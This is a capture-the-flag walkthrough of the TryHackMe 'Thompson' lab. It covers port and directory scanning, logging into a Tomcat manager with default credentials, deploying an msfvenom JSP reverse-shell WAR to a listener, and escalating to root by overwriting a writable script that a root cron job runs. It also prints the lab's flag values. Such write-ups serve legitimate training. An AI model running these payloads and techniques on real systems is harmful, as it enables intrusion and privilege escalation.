

Thompson - THM

Target IP: 10.48.158.204

My IP: 10.48.110.168

Lets do a normal scan:

`nmap -sV -O 10.48.158.204`

```
root@ip-10-48-110-168:~# nmap -sV -O -p- 10.48.158.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-17 16:21 UTC
Nmap scan report for ip-10-48-158-204.ap-south-1.compute.internal (10.48.158.204)
Host is up (0.00062s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8009/tcp   open  ajp13     Apache Jserv (Protocol v1.3)
8080/tcp   open  http      Apache Tomcat 8.5.5
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
root@ip-10-48-110-168:~#
```

We see multiple ports open: 22/ssh,8009/ajp13 and 8080/http

Lets do a script scan:

`nmap -sV -sC -O -p22,8080,8009 10.48.158.204`

```
root@ip-10-48-110-168:~# nmap -sV -O -sC -p22,8080,8009 10.48.158.204
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-17 16:23 UTC
Nmap scan report for ip-10-48-158-204.ap-south-1.compute.internal (10.48.158.204)
Host is up (0.00044s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (ED25519)
8009/tcp   open  ajp13     Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp   open  http      Apache Tomcat 8.5.5
|_ http-title: Apache Tomcat/8.5.5
|_ http-favicon: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (99%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 93%), Linux 3.2 (93%), Linux 3.8 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Android 5.0 - ), Android 5.1 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds
root@ip-10-48-110-168:~#
```

Nothing much to see here.

Lets explore:

http://10.48.158.204:8080

Apache Tomcat/8.5.5 is running.

Try http://10.48.158.204:8080/robots.txt - Nothing much to see here

Lets do directory enum:


```
gobuster dir -u http://10.48.158.204:8080/ -w /usr/share/wordlists/dirb/common.txt
```

```


root@ip-10-48-110-168:~# gobuster dir -u http://10.48.158.204:8080/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.48.158.204:8080/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:        gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/docs                (Status: 302) [Size: 0]
/examples            (Status: 302) [Size: 0]
/favicon.ico         (Status: 200) [Size: 21630]
/host-manager        (Status: 302) [Size: 0]
/manager             (Status: 302) [Size: 0]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-48-110-168:~#

```


We see multiple directories, lets visit /manager



It asks for username and password, click on cancel and we see this.



Here we can see username=tomcat and password=s3cret.
 Lets login to it.



We have to upload a war file.
 Now what is a war file?

A war file (Web Application Resource or Web application archive) is a file used to distribute a collection of JAR files, JavaServer Pages, Java Servlets, Java classes, XML files, tag libraries, static web pages. So let's make a payload

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.110.168 LPORT=4444 -f war  
> exploit.war
```

```
root@ip-10-48-110-168:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.110.168 LPORT=4444 -f war > exploit.war  
Payload size: 1093 bytes  
Final size of war file: 1093 bytes  
root@ip-10-48-110-168:~#
```

Now just upload the payload and deploy.

Now after deploying to the tomcat manager page, we can see the /exploit. So open that

But before that start a listener.

```
root@ip-10-48-110-168:~# nc -lnvp 4444  
Listening on 0.0.0.0 4444
```

And we have a reverse shell.

```
cd /home
```

```
cd /jack
```

```
cat user.txt
```

```

mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cat user.txt
cd /home
cat user.txt
ls
jack
cd jack
ls
id.sh
test.txt
user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf

```

Now we need to find root.txt
 Lets check out test.txt

```

cat user.txt
39400c90bc683a41a8935e4719f181bf
cat test.txt
uid=0(root) gid=0(root) groups=0(root)

```

Output of test.txt.
 Lets check out crontab to find anything interesting
 cat /etc/crontab

```

cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    cd /home/jack && bash id.sh

```

If we see the last line, the file is calling to id.sh and is executed as root. Lets check the file, we have write access to it.

Lets edit it to show the root.txt contents.

echo "cp /root/root.txt /home/jack/root.txt" > id.sh and wait for few minutes

```
-rw-r--r-- 1 root root 183 Aug 14 201
ls
id.sh
root.txt
test.txt
user.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
```

And we have root. YAY!